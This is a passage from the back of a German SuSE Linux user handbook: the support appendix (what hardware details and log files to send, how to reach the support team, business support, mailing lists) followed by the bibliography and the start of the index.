**XFree86** 5. Wenn Sie Schwierigkeiten beim Konfigurieren von **XFree86** antreffen, sind für uns folgende Informationen interessant und wichtig:

- Grafikkarte: Typ, Hersteller, Chipsatz, Bus (PCI, VLBus, ISA), Speichergröße, Speicherart (DRAM, VRAM, WRAM, SGRAM, EDO), evtl. Add-on-Boards.
- Monitor: Typ, Hersteller, max. Horizontalfrequenz, max. Vertikalfrequenz, Bandbreite.
- Maus: Typ, Hersteller, Anschluß (Seriell, PS/2-Port), ungefähres Kaufdatum.
- Installierter X-Server (Paketname), wenn mehrere, bitte die Reihenfolge der Installation.
- Vorgehensweise bei der Konfiguration (z. B. ob mit **SaX xf86config** oder **XF86Setup**).
- Die Datei `~/.X.err` im Benutzerverzeichnis des Benutzers, der den X-Server mit dem Befehl **startx** aufgerufen hat.
- Die Datei `/etc/XF86Config`.
- Wenn Sie **xdm** (Runlevel 3) benutzen:
  - die Datei `/var/lib/xdm/xdm-errors`: Meldungen des X-Servers
  - die Datei `~/.xsession-errors`

## Wichtige Dateien und Bildschirmausgaben

Die eben beschriebenen Informationen können Sie u. a. aus den Handbüchern zu Ihrer Hardware, den Manpages oder den folgenden Dateien bzw. Bildschirmausgaben erhalten:

- ladbare Module
  - `/etc/conf.modules`
  - `/var/log/messages`
- Kernel
  - `/usr/src/linux/.config`
- Bootmeldungen
  - `/var/log/messages`
  - `/var/log/boot.msg`

Die Datei `/var/log/messages` kann mit der Zeit sehr groß werden. Meist genügen für die Fehlerdiagnose die Zeilen am Ende der Datei seit dem letzten Booten.

Schicken Sie uns bitte *auf keinen Fall* in Ihrer Anfrage die ganze Datei `/var/log/messages` mit, auch nicht in E-Mails!



Bildschirmausgaben:

- PCI-Geräte: `cat /proc/pci`
- Interrupts: `cat /proc/interrupts`
- Portadressen: `cat /proc/ioports`
- Speicher: `cat /proc/meminfo`
- verwaltete Geräte: `cat /proc/devices`
- Netzwerkgeräte: `cat /proc/net/dev`
- SCSI-Geräte: `cat /proc/scsi/scsi`
- SCSI-Controller: `cat /proc/scsi/<controller>/0`

Diese können Sie in eine Datei umleiten. Beispiel:

```
root@erde: # cat /proc/pci > /tmp/pcigeraete
```

Dann können Sie uns z. B. die Datei `/tmp/pcigeraete` zuschicken.

Die „Dateien“ im Verzeichnis `/proc` können i. a. nur mit **cat**, **more** oder **less** ausgegeben, nicht aber editiert werden! Neuerdings ist jedoch auch das z. T. möglich – aber nicht empfehlenswert ;-) .



Sollten Sie nicht bis zum laufenden Linux-System kommen, können Sie die letztgenannten Informationen auch im Programm **linuxrc** erhalten. **linuxrc** ist das erste Programm, das nach dem Einlegen der Boot-Diskette bzw. dem Starten von DOS aus auf dem Bildschirm erscheint. Lesen Sie dazu bitte in Abschnitt 2.3.4, Seite 17 nach.



### Wichtig für Anfragen an die telefonische Hotline:

Halten Sie bitte unbedingt neben dem Registriercode sowohl Ihr *Handbuch* (da ist auch der Registriercode drin!) und *etwas zu schreiben* bereit. Evtl. kann Ihnen unser Support-Mitarbeiter einen einfachen Befehlsaufruf diktieren, der Ihr Anliegen erledigt!

#### H.1.4 Wie erreichen Sie das SuSE-Support-Team?

Sie können unser Support-Team über E-Mail, Fax, Brief und Telefon erreichen.

Der Weg über das Telefon ist scheinbar der schnellste. Jedoch gestaltet sich das Buchstabieren von Fehlermeldungen Ihrerseits und das Buchstabieren von Befehlseingaben oder Dateinamen unsererseits am Telefon meist sehr schwierig und langwierig. ;-)

Nach unserer Erfahrung ist es meist der schnellste Weg, Ihr Anliegen in einer E-Mail-Nachricht, einem Fax oder einem Brief zu schildern. Zum einen können Sie die Fragestellung präziser formulieren, und zum anderen kann unser Supporter oft mit einem Blick auf eine Fehlermeldung sagen, wo der Hund begraben liegt.

Dazu kommt, daß wir Anfragen via E-Mail, Fax und Brief während der ganzen Woche bearbeiten, die Telefon-Hotline jedoch nur zweimal pro Woche erreichbar ist.

Damit Sie einfach und schnell eine Support-Anfrage abfassen können, stellen wir Ihnen ein „elektronisches“ Supportformular an verschiedenen Stellen zur Verfügung:

- auf der 1. Installations-CD: `/support/suppform.txt`
- im installierten System: `/usr/doc/support/suppform.txt`

Wenn Sie eine Supportanfrage an uns herantragen, stellen Sie bitte sicher, daß das gewünschte Kommunikationsmedium auch tatsächlich funktioniert. Wir erleben häufig Fälle, in denen wir nur unter erschwerten Bedingungen auf Supportanfragen antworten können, weil z. B. das Fax-Gerät auf der Kunden-seite nicht ständig läuft (Rechnerfax) oder die E-Mail-Adresse nicht gültig oder nicht erreichbar ist.



Beim Versenden von E-Mails achten Sie bitte darauf, *keine* Attachments zu verschicken; wenn Sie z. B. Logdateien mitschicken wollen, fügen Sie diese *direkt* in den Text ein. Insbesondere sollten Sie es vermeiden, Dateien in proprietären Formaten Ihren Mails beizupacken – in der Regel verfügen wir nicht über die Software zum Entschlüsseln solcher Mitteilungen. Außerdem ist es auch nicht notwendig, daß Sie uns HTML-Texte (mit-)schicken; dieses „Feature“ läßt sich in Ihrem Browser abschalten . . .

Sie können unser Support-Team über folgende Wege zu den angegebenen Zeiten erreichen:

- **per E-Mail**
  - Adresse: `support@suse.de`
  - Bearbeitung: ganzwöchig

- **per WWW (E-Mail)**

Adresse: <http://www.suse.de/supp-form.html>

Bearbeitung: ganzwöchig

- **per Fax**

Fax-Nummer: (09 11) 3 20 67 27

Bearbeitung: ganzwöchig

- **per Brief**

Anschrift: SuSE GmbH  
– Support –  
Schanzäckerstr. 10  
D-90443 Nürnberg

Bearbeitung: ganzwöchig

- **per Telefon (Support-Hotline)**

Telefonnummer: (09 11) 7 40 53 30

Zeiten der Support-Hotline:

**montags und donnerstags von 13.00 Uhr bis 18.00 Uhr**

In der übrigen Zeit ist dieser Anschluß mit einem Anrufbeantworter besetzt, der Ihnen Auskunft über die Support-Hotline-Zeiten gibt.

Naturgemäß ist der Andrang um 13.00 Uhr wesentlich größer als zu einem späteren Zeitpunkt. Sollten Sie also am Anfang der Telefon-Hotline nicht sofort zu einem Support-Mitarbeiter durchkommen, probieren Sie es bitte einfach etwas später.

## H.2 Business-Support

Wir legen den Begriff Installationssupport immer großzügig aus, aber Sie werden sicher verstehen, daß wir zum Preis eines SuSE Linux-Paketes mit 5 CDs und Handbuch nicht die Administration Ihres Firmennetzes übernehmen können.

Dennoch stellen wir Ihnen gerne die Kompetenz und langjährige Erfahrung unseres Linux-Entwicklerteams zur Verfügung! Diese kommt vor allem dann zur Geltung, wenn es gilt, Hilfestellung bei der Umsetzung komplexer Lösungen zu geben. Bei Gestaltung und Umfang der Supportverträge gibt es nur einen Maßstab: Ihre Anforderungen.

Auch wenn die Installation von Linux normalerweise einfach ist, wer für anspruchsvolle Aufgaben oder im komplexen IT-Umfeld eines Unternehmens die Leistungsfähigkeit von Linux voll ausnutzen möchte, kann sich auf unseren Business-Support in deutscher und englischer Sprache verlassen. Dieser steht für volle Funktionsfähigkeit und Leistung von Anfang an – statt zeitraubender und kostspieliger Experimente.

Unsere Spezialisten schulen System-Administratoren und Programmierer so, daß sie die umfassenden Möglichkeiten von Linux in kürzester Zeit nutzen können – und damit produktiv arbeiten.

Von der Einrichtung und Wartung eines WWW-Servers oder der Anbindung ans Internet bis hin zur individuellen Entwicklung von Lösungen gemäß Ihrer Aufgabenstellung – SuSE ist für die unterschiedlichsten Software-Projekte

**Support**

**Schulung**

**System-Konfiguration**

der richtige Partner. Dabei sind wir nicht allein auf Linux festgelegt. Unsere Entwickler kennen sich selbstverständlich nicht nur unter Linux aus, sondern auch in anderen Unix-Varianten genauso wie z. B. unter Windows oder OS/2. Selbst wenn ein Betriebssystem alle Anlagen dazu mitbringt: Erst durch kompetente Betreuung wird es eine ernsthafte Alternative oder Ergänzung zu traditionellen Systemen für den Einsatz im betrieblichen Alltag.

SuSE garantiert Ihnen diesen Service für Linux.

**Kontakt** Wenn Sie Interesse an unseren Lösungen rund um Linux, das WWW und darüber hinaus haben, stehen Ihnen alle modernen Kommunikationswege offen, um mit SuSE in Kontakt zu kommen. Wir empfehlen Ihnen eine – wenn auch recht altmodische, so doch – sehr effiziente Methode:

**kostenpflichtiger  
Business-  
Support**

*Das persönliche Gespräch.*

Der schnellste Weg dazu ist ein Anruf unter (09 11) 7 40 53 56.

### H.3 Weitere Dienstleistungen

Ferner möchten wir auf die folgenden, kostenlosen Dienstleistungen hinweisen, die Ihnen rund um die Uhr zur Verfügung stehen:

- **SuSE WWW-Server**

<http://www.suse.de>

Aktuelle Informationen, Kataloge, Bestellservice, Support-Formular, Support-Datenbank

- **SuSE Mailing-Listen** (Informationen und Diskussionsrunden via E-Mail):

- [suse-announce@suse.de](mailto:suse-announce@suse.de) – Ankündigungen und Infos der SuSE GmbH (deutsch)
- [suse-announce-e@suse.de](mailto:suse-announce-e@suse.de) – Ankündigungen und Infos der SuSE GmbH (englisch)
- [suse-linux@suse.de](mailto:suse-linux@suse.de) – Diskussionen rund um die SuSE Linux-Distribution (deutsch)
- [suse-linux-e@suse.de](mailto:suse-linux-e@suse.de) – Diskussionen rund um SuSE Linux (englisch)
- [suse-isdn@suse.de](mailto:suse-isdn@suse.de) – ISDN mit SuSE Linux
- [suse-adabas@suse.de](mailto:suse-adabas@suse.de) – Infos zu und Diskussion über Adabas-D unter SuSE Linux
- [suse-applix@suse.de](mailto:suse-applix@suse.de) – Erfahrungsaustausch zum **Applixware**-Paket der SuSE GmbH
- [suse-informix@suse.de](mailto:suse-informix@suse.de) – Infos zu und Diskussion über Informix unter SuSE Linux

Schicken Sie einfach eine E-Mail-Nachricht an [majordomo@suse.de](mailto:majordomo@suse.de) mit dem **subscribe**-Befehl im Body der Nachricht: **subscribe <liste>**, das Subject ist unerheblich; also z. B.:

```
subscribe suse-announce
```

um die regelmäßigen Ankündigungen zu erhalten. Genauso einfach ist es, eine Liste abzubestellen, wenn Sie sie nicht mehr abonnieren möchten. Wieder eine E-Mail an `majordomo@suse.de`:

```
unsubscribe suse-announce
```

Achten Sie auch bitte hierbei darauf, daß das **unsubscribe** mit Ihrer korrekten E-Mail-Adresse ausgeführt wird.

- **SuSE ftp-Server**

```
ftp://ftp.suse.com
```

aktuelle Information, Updates und Bugfixes

Melden Sie sich bitte beim System als Benutzer 'ftp' an.



# Literaturverzeichnis

- [Alm96] ALMESBERGER, Werner: *LILO User's guide*, 1996. – (siehe Datei `/usr/doc/lilo/user.dvi`)
- [Bai97] BAILEY, Edward C.: *Maximum RPM*. Red Hat, 1997. – (ISBN 1-888172-78-9)
- [BBD<sup>+</sup>97] BECK, Michael ; BÖHME, Harald ; DZIADZKA, Mirko ; KUNITZ, Ulrich ; MAGNUS, Robert ; VERWORNER, Dirk: *Linux-Kernel-Programmierung*. 4. Addison Wesley GmbH, 1997. – (ISBN 3-8273-1144-6)
- [CAR93] COSTALES, Bryan ; ALLMAN, Eric ; RICKERT, Neil: *sendmail*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-056-2)
- [CR91] CAMERON, Debra ; ROSENBLATT, Bill: *Learning GNU Emacs*. O'Reilly & Associates, Inc., 1991. – (ISBN 0 937175-84-6)
- [Daw95] DAWSON, Terry: *Linux NET-2/NET-3 HOWTO*, v2.8, 07 Jan 1995. – (siehe Datei `/usr/doc/howto/NET-2-HOWTO`)
- [FCR93] FANG, Chin ; CROSSON, Bob ; RAYMOND, Eric S.: *The Hitchhiker's Guide to X386/XFree86 Video Timing (or, Tweaking your Monitor for Fun and Profit)*, 1993. – (siehe Datei `/usr/X11/lib/X11/doc/VideoModes.doc`)
- [Fri93] FRISCH, Æleen: *Essential System Administration*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-80-3)
- [Gil92] GILLY, Daniel: *UNIX in a nutshell: System V Edition*. O'Reilly & Associates, Inc., 1992. – (ISBN 1-56592-001-5)
- [GMR97] GOOSSENS, Michel ; MITTELBACH, Frank ; RAHTZ, Sebastian: *The  $\LaTeX$  Graphics Companion*. Addison Wesley Longman, 1997. – (ISBN 0-201-85469-4)
- [GMS94] GOOSSENS, Michel ; MITTELBACH, Frank ; SAMARIN, Alexander: *The  $\LaTeX$  Companion*. Addison Wesley GmbH, 1994. – (ISBN 0-201-54199-8)
- [GMS96] GOOSSENS, Michel ; MITTELBACH, Frank ; SAMARIN, Alexander: *Der  $\LaTeX$ -Begleiter*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-646-3)
- [Gri94] GRIEGER, W.: *Wer hat Angst vorm Emacs?*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-620-X)
- [GS93] GARFINKEL, Simson ; SPAFFORD, Gene: *Practical UNIX Security*. O'Reilly & Associates, Inc., 1993. – (ISBN 0-937175-72-2)
- [Hei96] HEIN, Jochen: *Linux-Companion zur Systemadministration*. Addison Wesley GmbH, 1996. – (ISBN 3-89319-869-5)
- [Her92] HEROLD, H.: *UNIX Grundlagen*. Addison Wesley GmbH, 1992. – (ISBN 3-89319-542-8)
- [HHMK96] HETZE, Sebastian ; HOHNDEL, Dirk ; MÜLLER, Martin ; KIRCH, Olaf: *Linux Anwenderhandbuch*. 6. LunetIX Softfair, 1996. – (ISBN 3-929764-05-9)

- [HST97] HOLZ, Helmut ; SCHMITT, Bernd ; TIKART, Andreas: *Linux für Internet & Intranet*. International Thomson Publishing, 1997. – (ISBN 3-8266-0342-7)
- [Hun95] HUNT, Craig: *TCP/IP Netzwerk Administration*. O'Reilly & Associates, Inc., 1995. – (ISBN 3-930673-02-9)
- [Kir95] KIRCH, Olaf: *LINUX Network Administrator's Guide*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-087-2)
- [Kof97] KOFLER, Michael: *Linux – Installation, Konfiguration, Anwendung*. 3. Addison Wesley GmbH, 1997. – (ISBN 3-8273-1304-X)
- [Kop94] KOPKA, Helmut: *TEX-Einführung*. Addison Wesley GmbH, 1994. – (ISBN 3-89319-664-1)
- [Kopff] KOPKA, Helmut: *TEX*. Addison Wesley GmbH, 1996 ff.. – 3 Bde. (ISBN 3-8273-1025-3; 3-8273-1229-9; 3-89319-666-8)
- [Lam90] LAMB, Linda: *Learning the vi Editor*. O'Reilly & Associates, Inc., 1990. – (ISBN 0-937175-67-6)
- [Lef96a] LEFFLER, Sam: *HylaFAX Home Page*, 1996
- [Lef96b] LEFFLER, Sam: *TIFF Software*, 1996
- [Moh98] MOHR, James: *UNIX-Windows-Integration*. International Thomson Publishing, 1998. – (3-8266-4032-2)
- [OT92] O'REILLY, Tim ; TODINO, Grace: *Managing UUCP and Usenet*. O'Reilly & Associates, Inc., 1992. – (ISBN 0-937175-93-5)
- [Per94] PERLMAN, G.: *Unix For Software Developers*. Prentice-Hall, 1994. – (ISBN 13-932997-8)
- [Pug94] PUGH, K.: *UNIX For The MS-DOS User*. Prentice-Hall, 1994. – (ISBN 13-146077-3)
- [rub]
- [Rub98] RUBINI, Alessandro: *Linux-Gerätetreiber*. oreilly, 1998. – (3-89721-122-X)
- [SB92] SCHOONOVER, M. ; BOWIE, J.: *GNU Emacs*. Addison Wesley GmbH, 1992. – (ISBN 0-201-56345-2)
- [The96] THE XFREE86<sup>TM</sup>-TEAM: *XF86Config(4/5) - Configuration File for Xfree86<sup>TM</sup>*, 1996. – Manual-Page zu XFree86<sup>TM</sup>
- [TSP93] TODINO, Grace ; STRANG, John ; PEEK, Jerry: *Learning the UNIX operating system*. O'Reilly & Associates, Inc., 1993. – (ISBN 1-56592-060-0)
- [Wel94] WELSH, Matt: *Linux Installation and Getting Started*. 2. S.u.S.E. GmbH, 1994. – (ISBN 3-930419-03-3)
- [WK95] WELSH, Matt ; KAUFMAN, Lars: *Running Linux*. O'Reilly & Associates, Inc., 1995. – (ISBN 1-56592-100-3)
- [WK98] WELSH, Matt ; KAUFMAN, Lars: *Linux – Wegweiser zur Installation & Konfiguration*. 2. O'Reilly & Associates, Inc., 1998. – (ISBN 3-930673-58-4)
- [WWH98] WITHERSPOON, Craig ; WITHERSPOON, Coletta ; HALL, Jon: *Linux für Dummies*. 1. International Thomson Publishing, 1998. – (ISBN 3-8266-2725-3)

# Index

## Symbole

`.susefaxrc`  
    SuSEFax ..... 188  
`.susephone`  
    SuSEFax ..... 188  
`/bin` ..... 61  
`/etc/conf.modules` ... 311  
`/etc/fstab` ..... 69  
`/etc/inittab` ..... 393  
`/etc/modules.conf` ... 311  
`/etc/ppp/ppp-down` .... 155  
`/etc/printcap` ..... 275  
`/etc/rc.config` ... 91, 399  
`/etc/securetty` ..... 373  
`/sbin/SuSEconfig` ..... 398  
`/sbin/init` ..... 393  
`/sbin/init.d/nfsserver` .... 144  
`/sbin/init.d/rc` ..... 396  
`/sbin/init.d/rpc` ..... 144  
`/usr/sbin/routed` ..... 140  
`/var/lib/apsfilter/SETUP` . 280  
**Applixware** ..... 406  
**Applixware** ... 4, 56, 57, 373  
**reboot** ..... 406  
**shutdown** ..... 406  
LILO ..... 85  
    Bestandteile ..... 97  
    Interface ..... 96  
    Konfiguration ..... 99  
    Was er ist ..... 96  
    wohin installieren ..... 97  
LILO ..... 112  
`/etc/host.conf` ..... 401  
`/etc/hosts` ..... 401  
`/etc/resolv.conf` ... 401  
`/opt` ..... 56  
**RPM (rpm)** ..... 458  
**xdm** ..... 405  
XFree86 ..... 4, 6, 496

X Window System . *siehe* X11  
X Window System ..... 4  
YaST ..... 6, 15, 33  
YaST  
    bei Erstinstallation .... 20  
1024 Zylinder  
    LILO Probleme ..... 115  
1TR6 ..... 171  
3COM 3c501 ..... 357  
3COM 3c503 ..... 349, 357  
3COM 3c505 ..... 357  
3COM 3c507 ..... 357  
3COM 3c509 ..... 357  
3COM 3c515 ..... 357  
3COM 3c579 ..... 357  
3COM 3c590 ..... 357  
3COM 3c900 ..... 357  
3dpxm ..... 263  
3dpxms ..... 263  
4front ..... 297, 301  
9wm ..... 245  
**A**  
a.out ..... 315  
a2ps ..... 277, 278  
abort ..... 167  
ACER 486/DX4-75 .... 337  
Adabas ..... 406  
Adabas D ..... 6  
Adabas D ..... 4  
Adaptec  
    AHA-152x/151x/1505 343,  
        357  
    AHA-154x ..... 344  
    AHA-274x ..... 344  
    AHA-284x ..... 344  
    AHA-294x ..... 344  
Adaptec 2920 ..... 351  
Adaptive Answer Support  
    HylaFAX ..... 204

addgroup ..... 184  
Administration  
    Benutzer ..... 89  
    Gruppen ..... 90  
    YaST ..... 82  
AdvanSys ..... 345  
**afterstep** ..... 247, 260  
AfterStep ..... 243, 247, 260  
aic7xxx ..... 344  
AIRCOP ..... 97  
Akronym ..... 447  
Alias ..... 447  
**alien** ..... 381  
Alien ..... 381  
allman ..... 375  
**\$allowed** ..... 283  
AM53/79C974 ..... 345  
AMD 53/79C974 ..... 345  
Amiga-Dateisystem (FFS) 335  
AmigaOS ..... 448  
Andrew Tridgell ..... 207  
Anlegen  
    Benutzer ..... 421, 425  
    Verzeichnis ..... 426  
apache ..... 415  
Apache ..... 321  
apass1 ..... 415  
APM ..... 337  
app-defaults ..... 264  
Apple ..... 456  
Apple MacIntosh ..... 452  
Appletalk ..... 323  
Applikationen  
    Konfigurationsdateien . 264  
aps ..... 277, 280, 288  
apsfilter .... 83, 84, 276-278,  
    280-284, 287, 288  
    Checkliste ..... 288  
    Druckwarteschlangen .. 278  
    Konfiguration .... 278, 282

Netzwerkdrucker ..... 283  
 apsfiltterc ..... 282  
 Arbeitsspeicher ..... 447  
 Arcad ..... 57  
 ARCnet ..... 327  
 arena ..... 405, 495  
 Argus ..... 406  
 Arista ParaCD 525 ..... 363  
 Arkeia ..... 406  
 AT1700 ..... 358  
 ATAPI ..... 447  
 ATAPI-CD-ROM hängt ... 52  
 atd ..... 404  
 Aufruf ..... 422  
 Auswahl  
   Installationsmedium .... 69  
 autoexec.bat ..... 118  
 autofsd ..... 403  
 autofs ..... 335  
 Automount  
   Kernel-Support ..... 335  
 Automounter ..... 403  
 AVM-B1 ..... 171  
 AWE 64 ..... 297  
 AWE 64 PnP ..... 297  
 Aztech CD-ROM ... 329, 358

**B**

Backup ..... 91, 431, 447  
 Bartels AutoEngineer (BAE) .  
   57  
 bash . 144, 169, 425, 428, 459,  
   471, 520  
 Bash ..... 373  
 Befehl ..... 422  
   **df** ..... 435  
   **du** ..... 435  
   **free** ..... 435  
   **kill** ..... 436  
   **ps** ..... 436  
   **pstree** ..... 436  
   **top** ..... 436  
   **w** ..... 435  
 Befehle  
   Grundlegende ..... 426  
 Befehlsklärung ..... 433  
 Bell Laboratories ..... 162  
 Benachrichtigungs Schema  
   SuSEFax ..... 192  
 Benutzer  
   Anlegen ..... 421, 425  
   Löschen ..... 425  
   Verwaltung ..... 89

Benutzerverzeichnis ..... 447  
 Betriebssystem ..... 448  
 Bidschirmauflösung ..... 239  
 bin/faxrcvd ..... 205  
 bind ..... 138  
 bind ..... 181  
 binutils ..... 309  
 BIOS ..... 448  
 bitmap ..... 252  
 books ..... 9  
 boot.local ..... 397  
 boot.sys ..... 95  
 Bootdiskette ..... 17, 95, 98  
   Erzeugen (mit LILO) .. 108  
   Erzeugen mit dd ..... 46  
   Erzeugen mit Setup .... 45  
 Booten ... 393, 424, 448, 479  
   Ablauf ..... 93  
   Bootmanager ..... 95  
   Konzepte ..... 94  
   LILO ..... 93  
   Methoden ..... 40  
   Parameter ..... 341  
   Rootpartition ..... 354  
   Startmechanismus mit  
     loadlin ..... 118  
   Ur-Linux ..... 38  
   von Disketten ..... 45  
 Bootkonzepte ..... 94  
 Bootloader ..... 93  
 Bootmanager ..... 93  
   boot.sys ..... 95  
   LILO ..... 95  
   OS/2 ..... 95  
   Windows NT ..... 95  
 Bootmenü ..... 118  
 Bootsektor ..... 94  
 Bootvorgang ..... 93  
 Bowman ..... 243, 245, 260  
 BSD ..... 438  
 BSD-UNIX ..... 3  
 Buffer ..... 448  
 Business-Support ..... 499  
 BusLogic ..... 346  
 Busmäuse  
   Logitech ..... 336  
 Busmaus ..... 229, 336  
   82C710 ..... 336  
   ATIXL ..... 336  
   Logitech ..... 352  
   Microsoft ..... 336  
   PS/2 ..... 336

**C**

C ..... 309  
 C News ..... 183, 186  
 C&T-82C710 ..... 336  
 Cabletron E21xx ..... 358  
 Cabletron E21XX ..... 349  
 call ..... 167  
 call-login ..... 164  
 call-password ..... 164  
 Card-Manager ..... 125  
 cardctl ..... 127  
**cardinfo** ..... 127  
 Cardinfo ..... 127  
**cardmgr** ..... 125  
 cat ..... 428  
 CD defekt ..... 51  
 CD-Live-System ..... *siehe*  
   Live-System  
 CD-ROM ..... 329  
   ATAPI ..... 345  
   Aztech ..... 329, 346, 358  
   Creative Labs ..... 329  
   CyDROM ..... 329  
   Doplhin ..... 329  
   EIDE ..... 345  
   Goldstar ..... 329, 351, 360  
   Jukebox ..... 325  
   Kotobuki ..... 329  
   Matsushita ..... 329  
   Mitsumi ..... 329, 352, 362  
   Mitsumi FX-001(D) .. 352,  
     362  
   Mitsumi Multisession . 352,  
     362  
   Mozart ..... 330, 352, 362  
   Okano ..... 329  
   Optics Storage ... 329, 353,  
     363  
   Orchid ..... 329  
   Panasonic ... 329, 355, 365  
   Parallelport .. 353, 363, 364  
   Philips CM206 ... 329, 353,  
     364  
   Sanyo ..... 330, 354, 364  
   Sony ..... 330  
   Sony CDU31A .. 330, 354,  
     365  
   Sony CDU33A .. 330, 354,  
     365  
   Sony CDU535 ... 330, 355,  
     365  
   SoundBlaster Pro 16 ... 365  
   TXC ..... 329

- Wearnes ..... 329  
 Wechsler ..... 325  
 CD-ROM-Laufwerk ..... 448  
   am Parallellport ..... 48  
   Installation ..... 82  
 CD-ROM-Laufwerke  
   Unterstützung durch Linux .  
     48  
 CD-ROM-Laufwerk hängt 52  
 CD-ROM-Treiber fehlt .... 51  
 cdb ..... 48, 222, 373  
 CDE ..... 245  
**cdesim** ..... 260  
 cdesim ..... 260  
 CDEsim ..... 260  
 CERT ..... 417  
 chat .. 148, 150, 154–157, 167  
 chat-fail ..... 167  
 Check ..... 479  
 CIFS ..... 208  
 Cirrus ..... 125  
 Client  
   FTP ..... 451  
 Clock-Chip ..... 231  
 CLSLIP ..... 159  
 cnews ..... 184  
 CNews ..... 183, 186  
 Coherent ..... 334, 438  
 colortbl ..... 375  
 conf.modules ..... 311  
 config.sys ..... 118  
**cp** ..... 429  
 CPU ..... 449  
 Crash ..... 479  
 Creative Labs ..... 329  
 Creative Labs CD-ROM . 329  
 Creative SB AWE64 PnP . 297  
 cron ..... 391  
 cron ..... viii, 391  
 Cron-Dämon ..... 406  
 cron.daily ..... 406, 407  
 crontab ..... 182  
 csh ..... 169  
 Ctwm ..... 243, 245, 260  
 curses ..... 507  
**curses** ..... 392  
 curses ..... viii, 392  
 Cursor ..... 252, 449  
 Cyberscheduler Software .. 57  
 CyDROM CD-ROM ..... 329  
 Cygnus Source-Navigator . 57  
 Cyrix ..... 316
- D**
- D-Link DE620 ..... 359  
 Dämon  
   named ..... 404  
   routed ..... 403  
   rwhod ..... 403  
 Databook ..... 125  
 DataStor EP2000 ..... 363  
 Datei ..... 449  
   ..... 431  
   .tar.gz ..... 431  
   .tgz ..... 431  
   Archivieren ..... 431  
   Attribute .... 427, 429, 432  
   Befehle ..... 427  
   Bewegen ..... 429  
   Durchsuchen ..... 430  
   Kopieren ..... 429  
   Link ..... 431  
   Löschen ..... 429  
   Suchen ..... 430  
   Umbenennen ..... 429  
   versteckte ..... 429  
   Zugriffsrechte .... 427, 429  
 Dateien  
   Suchen ..... 80  
   versteckte ..... 471  
 Dateien nicht verschiebbar 51  
 Dateirechte ..... 407  
 Dateisystem ..... 450  
   UMSDOS ..... 68  
   vfat ..... 68  
 Dateisysteme ..... 331  
   Amiga-Dateisystem (FFS) .  
     335  
   Autofs ..... 335  
   Coherent ..... 334  
   Ext ..... 332  
   Ext2 ..... 332  
   festlegen ..... 25  
   HPFS ..... 334  
   ISO9660 ..... 334  
   Minix ..... 332  
   msdos ..... 332  
   NetWare Volumes .... 334  
   proc ..... 333  
   Quota ..... 331  
   System V ..... 334  
   umsdos ..... 333  
   VFAT ..... 333  
   Xia ..... 332  
 Dateisysteme festlegen .... 67  
 Datenbank
- PostgreSQL ..... 375  
 Datensicherung ..... 91, 431  
 Datensichtgerät ..... 460  
 Datenstation ..... 460  
 De-Installation  
   LILO ..... 105  
 DE203 ..... 359  
 DE204 ..... 359  
 DE205 ..... 359  
 DEC ..... 217  
 Defrag ..... 43  
 Denial-of-Service ..... 415  
 depmod ..... 310  
 Desktop  
   Cursor ..... 252  
   Farben ..... 251  
   Fonts ..... 251  
   Hintergrund ..... 250  
   Icons ..... 252  
   Konfiguration ..... 264  
   Schriften ..... 251  
 device ..... 166  
 Device ..... 159, 237, 450  
 Device-Section ..... 237  
**df** ..... 435  
 DHCP ..... 213, 404  
 dial ..... 148, 150–153, 403  
 diald ..... 148  
 dialer ..... 166, 167  
 dialout ..... 160  
 Dienstleistungen ..... 500  
 Digiboard ..... 335  
 Digital ..... 358  
 Digital DEPCA ..... 359  
 Digital Equipment Corporation  
   217  
 Digital Research ..... 452  
 dip ..... 159–161  
   Beispiel-Skript ..... 162  
   Verbindungsabbau .... 161  
 diphosts ..... 161, 162  
   comments ..... 162  
   local host ..... 162  
   mtu ..... 162  
   netmask ..... 162  
   password ..... 162  
   protocol ..... 162  
   remote host ..... 162  
   user ..... 162  
 diplogin ..... 160, 161  
 Dirk Hohndel ..... 9  
 Diskette

- Booten von ..... 95
- Diskette formatieren ..... 46
- Diskettenlaufwerk ..... 349
  - bootfähig machen ..... 54
  - vertauschen ..... 54
- \$DISPLAY** ..... 462
- DNS ..... 181, 402
- DNS-Domain ..... 142
- doc ..... 421
- docbkds1 ..... 375
- DocBook ..... 375
- docview
  - SuSEFax ..... 193
- doexpire ..... 185
- Dokumentation ..... 7
  - Dateien ..... 8
  - Lesen ..... 8
  - Server für Dokumentation .. 404
- DOLPHIN 8000AT ..... 329
- Dolphin CD-ROM ..... 329
- Domain ..... 138
- Domainname ..... 134, 136
- DOS ..... 438
  - Booten ..... 110, 112
  - Bootmenü ..... 118
  - Linux-Partitionen anlegen .. 43, 44
- DOS-Befehle ... *siehe* mtools
- DOS-Disketten
  - Zugriff ..... 439
- DOS-Partitionen einbinden 68
- DOS-Setup ..... 37
- DOS-Modus ..... *siehe* Windows 95
- Drivespace ..... 53
- Druck-Manager(lpd) ..... 274
- Druck-System ..... *siehe* Spool-System
- Drucken
  - lpd** starten ..... 404
  - Accounting ..... 282
  - remote ..... 276, 280
- Drucker ..... 336
  - Checkliste ..... 288
  - Dämon ..... 274
  - Kernelparameter ..... 351
  - Konfiguration ..... 83
  - unterstützte ..... 285
- Druckerbetrieb ..... 271
  - Überblick ..... 271
- Druckerfilter ..... 275, 276
  - apsfilter ..... 277
  - apsfilter-Konfiguration . 278
  - für Netzwerkdrucker .. 283
- Druckerschnittstelle ..... 364
- Druckertreiber ..... *siehe* Druckerfilter
- Druckwarteschlange
  - Begriff ..... 272
- Druckwarteschlangen
  - beim apsfilter ..... 278
  - Betrieb von ..... 273
- DSS1 ..... 171
- du** ..... 435
- Düsentrieb ..... 7
- Dummy-Device ..... 401
- dump ..... 25
- dumpe2fs ..... 391
- dvips ..... 277, 421
- E**
- E-Mail ..... 450
  - Konfiguration ..... 180
- e2fsck ..... 390, 391
  - Manual-Page ..... 479
- 2fsck** ..... 479
- Eberhard Mönkeberg ..... 9
- Editor ..... 450
- editres ..... 266
- EIDE-Chipsätze ..... 346
- Eingabe ..... 422
- Eingabeaufforderung .... 450
- Einloggen ..... 421
- Einstieg ..... 421
- Eintrag-Editor
  - SuSEFax ..... 195
- ELF ..... 315, 450
- emacs** ..... 8, 450
- Emacs .. 8, 58, 374, 381, 392, 452
- Email ..... 147
- emm386.exe ..... 37, 38, 41
- Empfangs Queue ..... 194
  - SuSEFax ..... 189
